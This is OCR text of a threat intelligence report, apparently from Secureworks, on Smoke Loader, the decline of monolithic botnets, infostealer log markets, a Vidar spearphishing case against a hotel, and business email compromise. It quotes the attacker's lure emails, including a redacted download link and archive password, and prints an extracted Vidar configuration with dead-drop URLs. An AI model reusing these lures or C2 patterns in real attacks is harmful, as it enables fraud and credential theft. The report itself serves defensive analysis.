
Smoke Loader Drops Multiple Payloads

Smoke Loader, one of the loaders targeted in the Operation Endgame law enforcement operation announced in May 2024, has been a particularly prolific enabler of cybercrime for nearly 15 years. Operated by the GOLD ANDREW cybercrime group, it is designed primarily to load multiple additional malware payloads but can also perform functions such as keylogging and conducting DDoS attacks. In the first quarter of 2024 alone, CTU researchers observed it drop the following payloads:

- STOP Ransomware
- Chaos Ransomware
- LummaC2
- RisePro
- RedLine
- XWorm
- Rhadamanthys
- StealC
- Raccoon
- Amadey
- AsyncRAT
- DCRat
- QuasarRAT
- Pushdo
- Smoke Loader
- MetaStealer
- PovertyStealer
- Unknown RATs


It also drops copies of itself as an update method (meaning the hash on disk is different) or to use C2 servers.

The official version of Smoke Loader is advertised for sale on dark web forums for a one-off fee of $400. Additional modules offering a variety of capabilities range in price from $50 for a process monitor to $300 for a form grabber. The price includes minor updates but not wholesale version changes. Once purchased, the owner owns the C2 panel and overall maintenance of their own botnet, except for bug fixes which are provided for free. Cracked versions are also available for sale, suggesting that the malware is in high demand and that taking all Smoke Loader infrastructure offline would be very challenging. Over the past 15 months, CTU researchers have collected 1,718 C2 domain names from configs extracted from Smoke Loader samples.



Again, during Operation Endgame, law enforcement released content designed to explicitly send a message to the users of these services, this time through a dedicated **website**[39]. This hosted a series of videos offering glimpses into the identities of individuals involved and how their networks were infiltrated. This approach appears to align with law enforcement's use of psychological operations (PSYOPS) to undermine threat actors' reputations and discourage involvement in criminal enterprises.

While the full impact of the Operation Endgame takedowns is unclear as of this publication, the actions represent another encouraging step in law enforcement's attempts to tackle cybercrime. The tempo of disruptions in early 2024 amplifies the impact of such efforts. Forcing threat actors to expend resources to re-tool and rebuild infrastructure will significantly inhibit their ability to operate in the short term and might frustrate longer-term efforts. The arrests might also discourage individuals, particularly those residing in jurisdictions that cooperate with Western law enforcement, from engaging in cybercrime activities.




Botnets— Monolithic and Ephemeral

The CTU categorizes botnet threats into two broad categories—monolithic and ephemeral—based on their design of the underlying malware, command-and-control (C2) architecture, and distribution to victims.

Monolithic—A perpetually operating botnet designed to maintain a constantly connected pool of infected systems for durations exceeding several weeks. A hallmark of a monolithic botnet is a C2 backend that can provide infected systems with updated malware, new C2 server addresses, and additional tasks, thus ensuring the system continues participating in the botnet indefinitely.

Monolithic botnets are typically architected in a way that means both old and new infections communicate with a single, centralized C2 network, though infected systems may be logically separated with campaign names or other identifiers. Most botnets of this type are regularly replenished with new bots from new distribution campaigns, but these new bots are not necessary for its continued operation. Classic examples of monolithic botnets were those built atop the Dridex, Emotet, TrickBot, QakBot, and IcedID malware families, among many others.

Ephemeral—A botnet intended to be distributed within a short window and operate for a period of hours to days, usually to carry out one or more simple tasks on an infected system. These botnets are typically built from malware samples that contain a static hard-coded configuration and have no or limited capability to receive updates from their C2 servers. Infostealers, loaders, and stealer-loader hybrids like Smoke Loader, Lumma C2, and RedLine are classic examples of ephemeral botnets operated on a single, short-lived C2 server. The primary purpose of these families is to steal files and credentials, to transmit that data to a C2 server, and in some cases download additional malware families. After executing these tasks, the malware continues to participate in the botnet but is unlikely to be further utilized by the threat actors in the ensuing hours or days that the botnet remains active.



Twilight of the Bots


Monolithic botnets have been a dominant fixture in cybercrime malware ecosystems since the late 2000s. Major examples include GOLD BLACKBURN's TrickBot, GOLD LAGOON's QakBot, GOLD CRESTWOOD's[40] Emotet, and GOLD SWATHMORE's IcedID. These threat groups have worked closely together in the past, at times distributing each other's malware as a payload.

The 2023 State of the Threat Report described how these large, monolithic botnets were in decline, focusing in particular on GOLD LAGOON's QakBot botnet. This trend continued over the past year. A prime reason for the decline has been law enforcement action; large botnets obviously present a fixed, trackable target for security researchers and law enforcement agencies. For example, it is likely that GOLD BLACKBURN abandoned TrickBot and Bazar Loader in March 2022 due to takedown attempts and operational exposure from the Conti chat leaks. In addition, successful law enforcement action in August 2023 against QakBot caused it to shutter (although it returned[41] with a 64-bit version in December 2023). Law enforcement action in January 2021 also disrupted GOLD CRESTWOOD's Emotet malware distribution network.

However, there have been other pressures on the designers and operators of these monolithic botnets coming into play on several fronts. These include complicated code bases that require skilled programmers to maintain and improve, as well as backend network and storage infrastructure requiring near-constant maintenance and incurring large costs.

They provide diminishing returns in a landscape where dwell times have dipped under a single day. There is a shrinking pool of skilled affiliate operators who want to lease the use of a botnet. Further, the growing availability of open-source offensive tooling makes built-in botnet capabilities like credential theft and lateral movement redundant and often inferior. Ultimately, many of these malware families were built for a pre-ransomware cybercrime world where the goal was high-value financial transfer fraud, which presented different requirements to ransomware.

This ongoing trend is reflected by the latest casualty—IcedID, which in mid-2023 was continuing to flourish. IcedID was operated by the GOLD SWATHMORE threat group from April 2017 until November 4, 2023. CTU researchers assess with moderate confidence that IcedID was voluntarily shut down by GOLD SWATHMORE in response to these prevailing trends within the cybercrime ecosystem and without any outside pressure from law enforcement. An additional victim of this trend is Gozi ISFB which ceased distribution in October 2023.



Instead, threat actors are turning to more ephemeral botnets that pose fewer challenges to operate and in general are available to rent to any threat actor wanting to use them.

However, the change is not entirely positive for threat actors. Previously, they always had a pool of potential victims with infected systems checking in to their botnet. Now, with short lived campaigns that last hours or days they may need to act quickly on infected systems.

That said, a system with a long running infection may suggest a host and/or network with inadequate threat detection and response. These systems could be more vulnerable to privilege escalation and undetected lateral movement.


Examples of more agile networks include Smoke Loader, Bumblebee, SystemBC, and PikaBot, themselves the object of law enforcement action in Operation Endgame in spring 2024. Another example is DarkGate, which was first documented in 2018 but pivoted in 2023 from being operated as a private malware operation to being offered as a malware-as-a-service (MaaS). This led quickly to reports of high-volume DarkGate distribution growing across a range of channels and even to it being touted as a replacement for QakBot.

Change Means New Detection Techniques

The move from monolithic to ephemeral botnets has meant the CTU has changed the way we continually monitor the malware ecosystem in order to maintain our level of visibility. One of the detection benefits of a traditional botnet was that infected systems could continuously update to the latest version of the malware and receive the latest C2 hosts thanks to their constant communication with the existing C2 infrastructure. This allowed a single emulated infection to 'bootstrap' monitoring which would remain fully up to date without relying on the capture of new malware samples.

The move to agile networks means that malware samples and their C2 infrastructure have become more transient, so we have further increased the robustness of our sample collection capabilities. The need for higher volume collection from more diverse sources means we have automated the ability to identify malware families. Automatic identification allows for automatic extraction of embedded malware configurations, sustaining and boosting emulation capabilities.

In the past 12 years of operating a botnet emulation capability, the CTU has monitored over 65 unique malware families. Over the past year CTU has proactively monitored the most prevalent 25 malware threats using emulation.




Infostealers Remain a Significant Precursor Payload

Infostealers, such as Lumma, Vidar, RedLine, and RisePro, are a type of malware that steals sensitive information such as login credentials, session cookies and tokens, financial details, and personal data from compromised computers and networks. They are generally seen as commodity malware. As such, they are delivered in bulk in a random and opportunistic fashion through a variety of means to unsuspecting users. They might be attached to phishing emails, or delivered via drive-by downloads or, maybe most commonly, in fake cracked software. They form a significant proportion (alongside other droppers, keyloggers, ransomware, remote access trojans (RATs), User Account Control (UAC) bypass modules, and custom payloads) of the payloads dropped by loaders targeted in the Operation Endgame law enforcement operation.

The stolen data is packaged and sold as 'logs', with each log containing data taken by from a single compromised user machine. A typical log from a single machine might contain: local application data such as crypto wallets and VPN data; documents; system information; network information; software information; and web browser data, including credentials, history, cookies, and tokens. Buyers can search for specific domains or URIs that might suggest credentials to a particular service are included in the log data.

Stolen credentials can then be used by threat actors to gain unauthorized access to enterprise networks in further compromises. Infostealers are considered a significant type of intrusion precursor malware and a contributory factor to attacks including ransomware, data extortion, and cyber espionage.



One of the most prominent forums for selling infostealer logs is Russian Market. Other markets have previously included 2easy and Genesis Market. However, Genesis Market was partially disrupted by a law enforcement operation in April 2023 and 2Easy has become inactive. This leaves Russian Market as the most significant forum for selling logs, followed by Telegram, and cybercrime forums such as XSS, Exploit, Breached, and LOLZ.

Every year for the past few years, CTU researchers have tracked the number of logs available for sale on Russian Market on one specific day in June. While overall numbers in 2024 are more than double those for sale two years ago, a spike in the second half of 2023 has not been sustained. This may be a result of sustained law enforcement activity, but it could also be because of the Russian Market administrators conducting a spring clean of logs that have either aged out or contain lower value data. For example, logs containing current corporate credentials are likely to sell more quickly than those containing old social media credentials. It is worth noting that figures represent numbers of logs for sale rather than sold.





Figure 10. Infostealer logs for sale on a specific day on Russian Market. (Source: Secureworks)

Targeted Infostealer Case Study

In October 2023, Secureworks incident responders attended an engagement[42] that involved the use of an infostealer in a targeted attack against an organization with the intent of stealing the credentials for a specific service stored in a web browser. This sort of use is unusual, and this is the first time CTU researchers have observed an infostealer used in such a focused way.

In this case, the Vidar infostealer was delivered via a malicious URL in a follow-up email sent to a hotel after the attacker had first socially engineered the hotel's employee. They did this by claiming in an initial email to be a former guest who had lost an identification document (ID). This first email requested the recipient's help in finding the ID but did not include an attachment or malicious links at that stage, likely with the intention of gaining the recipient's trust. With no reason to be suspicious, the employee responded to the email within five minutes and requested additional information to assist the sender.



From: [redacted]@gmail.com <[redacted]@gmail.com>
Sent: [redacted] October 2023 [redacted]
To: [redacted]
Subject:

Good morning, we stayed in your hotel a couple of days ago. We have a problem with the lost ID. We hope that you can help us. I am waiting for your reply. Best regards!

From: [redacted] <[redacted]@gmail.com>
Sent: [redacted] October 2023 [redacted]
To: [redacted]
Subject: Re: LOST ID

Good afternoon! I am writing again about a lost passport. Despite thoroughly searching our car, including under the seats and in the trunk, we were unable to locate my passport. Moreover, we have checked all the luggage and clothes. We strongly believe that we left it at your hotel. To assist you in identifying it, I have attached photos of the passport along with all necessary details. In addition, I have provided our check-in details, including the quest number.

https://drive.google.com/uc?export=download&confirm=no_antivirus&id=[redacted]
Password 123456

Please assist us in finding the document, as we have another trip planned for next week and will need it again.
Best wishes!

Figure 11. Spearphishing and follow up emails sent by threat actor. (Source: Secureworks)

Two days later, the threat actor sent another email about the lost ID. The sender identified the document as a passport and stated that they strongly believed they left it at the hotel. They included in this second email a link to a Google Drive URL that allegedly hosted photos of the passport and their check-in details to help the hotel staff find the document. In fact, this Google Drive URL hosted a version of Vidar infostealer that was delivered to the hotel reception's desktop with the user clicked the link.

Once deployed on the hotel's network, Vidar scooped up the hotel's credentials to the Booking.com client portal, which the attacker then used to scam to the hotel's customers by demanding payment for upcoming bookings via messages sent from within Booking.com's official messaging system.

It is likely that this activity formed part of a broader campaign using infostealers to capture hotel credentials to target Booking.com customers. CTU researchers are aware of multiple open-source reports of attackers sending messages to Booking.com customers using the official messaging system to defraud them.

```
Botnet: f1eb8d8eb0ed7b80a2facc51aa8449b1
Deaddrop_Tag: trumas
UserAgent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/111.0 uacq
Version: '6'
url:
- https://t.me/cahalgo
- https://steamcommunity.com/profiles/76561199560322242
```

Hosts C2 IP addresses

Figure 12. Configuration of the analyzed Vidar sample. (Source: Secureworks)

Often Simple, Sometimes Complex, BEC Continues to Thrive

Business Email Compromise (BEC) is a financially motivated criminal attack in which threat actors use compromised or spoofed email addresses to trick victims into transferring money into attacker-controlled bank accounts. BEC remains one of the most significant financial threats to organizations of all sizes, with the UK Government's **'Cyber security breaches survey'**[43] for 2024 revealing that 84% of businesses and 83% of charities had experienced a phishing attack in 2023. In the same year, the FBI's Internet Crime Complaint Center received **21,489 BEC complaints**[44] resulting in adjusted losses exceeding $2.9 billion USD.

BEC attacks generally use unsophisticated techniques to achieve their aims. Secureworks incident responders investigated several cases of BEC attacks in 2023 which used techniques that, whilst subtly different, were still relatively simple and effective.

In one incident, the victim received a legitimate email and invoice renewing an annual business service, closely followed by an email from the threat actor claiming that bank details on the original email were outdated. The attacker's email originated from an email address that was similar enough to the legitimate sender that no suspicions would be raised if it were only given a cursory inspection. In another incident, the victim received an invoice by email for services received. However, the sender email address had been spoofed, and a homograph attack had been applied to the reply-to address. The replacement of one character with two others that together looked very similar to the single character made the address appear to be associated with a reputable domain. The fraudulent email and invoice purported to be amended copies of a previous legitimate invoice.

Both of these examples rely on human fallibility rather than technical attacks to succeed, but many BEC attacks involve the threat actor gaining access to a victim's email account to understand their target and insert themselves into conversations with vendors and suppliers. In 2023, Secureworks incident responders investigated two BEC attacks that used a third-party email client to steal emails from the victims' inboxes. In both incidents threat actors successfully accessed victim's user accounts, which were compromised using phishing emails, and then created inbox rules to route specific emails to another folder.




Figure 13. Phishing email containing malicious link to app . box . com used for initial compromise. (Source: Secureworks)

After viewing and modifying financial documents, in both cases the threat actor was observed downloading and installing a legitimate third-party application, named 'eM Client' and granting this application consent, allowing it to sync the victim's mailbox to an external device. The threat actor then sent finance related phishing emails to thousands of other potential victims.

The use of illicit application consent grants to install legitimate or malicious applications is a common attack tactic in BEC. For example, at least two other compromises observed by Secureworks incident responders involved threat actors installing the PerfectData Software application to access mailbox data and create inbox rules. A separate earlier Secureworks incident response engagement revealed that a Chinese cyberespionage group configured permissions to give a single-tenant application the same access to Exchange Online mailboxes as a signed-in user via **Exchange Web Services**[45] (EWS).

In some illicit consent attacks, the threat actor creates a malicious **Azure-registered application**[46] and then uses phishing to convince a victim to allow that application to access their data. Granting that consent means that the app gets permission to access the victim's sensitive data in the form of an access token that can be used to make API calls on behalf of the victim. This stealthily creates persistence for the threat actor and potentially allows them to keep it. This use of legitimate applications in BEC attacks can enable threat actors to bypass security controls that detect malicious applications and to maintain access to a victim's mailbox for an extended period.

Throughout 2023, much has been made of the growth in AI, and how this may impact upon the cybercrime ecosystem. One area that has received much attention is the use of **deep fakes**[47] in advanced BEC attacks, using the capability to create realistic voice recordings or imagery mimicking CEOs and other senior executives. There are only a **few**[48] real-world **examples**[49] to date where this kind of technology has been employed by threat actors to fraudulently convince employees to transfer money into attacker-controlled accounts. However, as this technology becomes more advanced and accessible, we are likely to see more.

CHAPTER 2

NOTABLE TRENDS IN TACTICS, TECHNIQUES, AND PROCEDURES

Breaching the Perimeter

